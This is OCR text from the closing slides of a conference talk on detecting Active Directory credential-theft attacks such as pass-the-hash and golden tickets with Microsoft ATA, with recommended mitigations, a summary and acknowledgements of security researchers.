


ATA Detection: Credential Theft Pass the Hash

Identity Theft Using Pass-the-Hash Attack 8:30 AM Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from Thursday WIN7CLIENT-PC. July 2, 2015 Export to Excel Email O Open Administrator Administrator's 2 Domain WIN7CLIENT-PC 192.168.222.34 controllers computer Recommendations • Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more Disable Administrator's account Reset Administrator's password




ATA Detection: Credential Theft Pass the Ticket






ATA Detection: Credential Theft OverPass the Hash






ATA Detection: MS14-068 Exploit






ATA Detection: Golden Ticket





ATA Detection: Skeleton Key



2 Resources

192,168,222,22

Server Administra... O

Friday @



Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.



Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks with forged tickets can be detected.
- Protect AD Admins or a full domain compromise is likely!

My research into Active Directory attack, defense, & detection is ongoing. This is only the beginning... ©



Thanks!

- Alva "Skip" Duckwall (@passingthehash)
 - http://passing-the-hash.blogspot.com
- Benjamin Delpy (@gentilkiwi)
 - http://blog.gentilkiwi.com/mimikatz
- Casey Smith (@subtee)
- Chris Campbell (@obscuresec)
 - http://obscuresecurity.blogspot.com
- Joe Bialek (@clymb3r)
 - https://clymb3r.wordpress.com
- Matt Graeber (@mattifestation)
 - http://www.exploit-monday.com
- Rob Fuller (@mubix)
 - http://www.room362.com
- Will (@harmj0y)
 - http://blog.harmj0y.net

- The Microsoft ATA Product Team (Tal, Michael, & Idan)
- Many others in the security community!
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Please submit an evaluation

